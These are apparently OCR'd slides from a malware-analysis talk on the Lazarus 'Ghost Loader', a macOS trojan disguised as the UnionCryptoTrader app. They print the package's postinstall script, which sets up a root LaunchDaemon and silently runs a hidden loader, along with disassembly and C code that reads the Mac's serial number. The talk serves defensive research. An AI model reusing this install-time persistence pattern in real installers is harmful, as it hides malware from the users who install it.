




```
000000F0  00 04 00 80 00 00 00 00 00 00 00 00 00 00 00 00  ...€............
00000100  5F 5F 73 74 75 62 73 00 00 00 00 00 00 00 00 00  __stubs.........

                      -------- <--truncated--> --------

00001340  CF FA ED FE 07 00 00 01 03 00 00 80 02 00 00 00  Ïúíþ.......€....
00001350  10 00 00 00 E8 05 00 00 85 00 20 00 00 00 00 00  ....è....…. .....
00001360  19 00 00 00 48 00 00 00 5F 5F 50 41 47 45 5A 45  ....H...__PAGEZE
00001370  52 4F 00 00 00 00 00 00 00 00 00 00 00 00 00 00  RO..............
00001380  00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00  ................
00001390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000013A0  00 00 00 00 00 00 00 00 19 00 00 00 28 02 00 00  ............(...
000013B0  5F 5F 54 45 58 54 00 00 00 00 00 00 00 00 00 00  __TEXT..........
000013C0  00 00 00 00 01 00 00 00 00 50 00 00 00 0
000013D0  00 00 00 00 00 00 00 00 00 50 00 00 00 0
```

Flash Player Hex View

Timeline



JUL - Aug 2018

AppleJeus

Nov 2018

Korean users targeted using Mac Doc

JUL –Aug 2019

JMT Trader

Oct 2019


Korean users targeted using Trojan app

Dec 2019

Ghost Loader

The Ghost Loader

On December 3 2019, I tweeted about Lazarus macOS malware which had the capability to execute a payload from memory




Dinesh_Devadoss
@dineshdina04

Another #Lazarus #macOS #trojan
md5: 6588d262529dc372c400bef8478c2eec
hxxps://unioncrypto.vip/

Contains code: Loads Mach-O from memory and execute it / Writes to a file and execute it

Infection vector is same as the previous case as a form of trading software

The Ghost Loader



Union Crypto Trader

HOME ROAD MAP CONTACT US

https://unioncrypto.vip/

Bitfinex Kraken Binance Gemini


SMART CRYPTOCURRENCY ARBITRAGE TRADING PLATFORM

4 EXCHANGES, 3 ARBITRAGE STRATEGIES, AUTOMATED BOT TRADING, BITCOIN FUTURES SPREAD TRADING

Creation Date: 2019-06-05
Expiry Date: 2020-06-05

The Ghost Loader

Trading App



Name postinstall

Kind Shell script

Size 427 bytes — 7 lines


Where UnionCryptoTrader.pkg/Scripts/postinstall

As User root

When After moving files into place

Arguments


$0	path to this script
$1	path to this package
$2	path to root of selected install disk
$3	path to root of selected install disk
$4	"/" on startup disk



```
GNU nano 2.0.6                    File: postinstall

█!/bin/sh
mv /Applications/UnionCryptoTrader.app/Contents/Resources/.vip.unioncrypto.plist
chmod 644 /Library/LaunchDaemons/vip.unioncrypto.plist
mkdir /Library/UnionCrypto
mv /Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater /Li
chmod +x /Library/UnionCrypto/unioncryptoupdater
/Library/UnionCrypto/unioncryptoupdater &
```


- Copies the (**vip.unioncrypto.plist**) file to **LaunchDaemon** directory for persistence
- Changes the permission of that file
- Copies the hidden Loader(**.unioncyptoupdater**) into Library folder
- Changes the permission and **executes** it

The Ghost Loader: functionality




```
mov     [rdi+18h], rbx
mov     [rdi+10h], rbx
mov     [rdi+8], rbx
mov     [rdi], rbx
mov     rax, cs:_kIOMasterPortDefault_ptr
mov     r15d, [rax]
lea     rdi, aIoplatformexpe ; "IOPlatformExpertDevice"
call    _IOServiceMatching
mov     edi, r15d
mov     rsi, rax
call    _IOServiceGetMatchingService
test    eax, eax
jz      short loc_1000045BE
```

```
mov     r15d, eax
mov     rax, cs:_kCFAllocatorDefault_ptr
mov     rdx, [rax]
lea     rsi, cfstr_Ioplatformseri ; "IOPlatformSerialNumber"
xor     ecx, ecx
mov     edi, r15d
call    _IORegistryEntryCreateCFProperty
mov     edx, 20h
mov     ecx, 8000100h
mov     rdi, rax
mov     rsi, r14
call    _CFStringGetCString
test    al, al
setnz   bl
```




```c
#include <CoreFoundation/CoreFoundation.h>
#include <IOKit/IOKitLib.h>

void GetSerialNumber(CFStringRef *serialNumber) {
    if (serialNumber != NULL) {
        *serialNumber = NULL;
        io_service_t platformExpert = IOServiceGetMatchingService(kIOMasterPortDefault,
            IOServiceMatching("IOPlatformExpertDevice"));

        if (platformExpert) {
            CFTypeRef serialNumberAsCFString =
                IORegistryEntryCreateCFProperty(platformExpert,
                                            CFSTR(kIOPlatformSerialNumberKey),
                                            kCFAllocatorDefault, 0);
            if (serialNumberAsCFString) {
                *serialNumber = (CFStringRef)serialNumberAsCFString;
            }
            IOObjectRelease(platformExpert);
        }
    }
}
```

The Ghost Loader: functionality

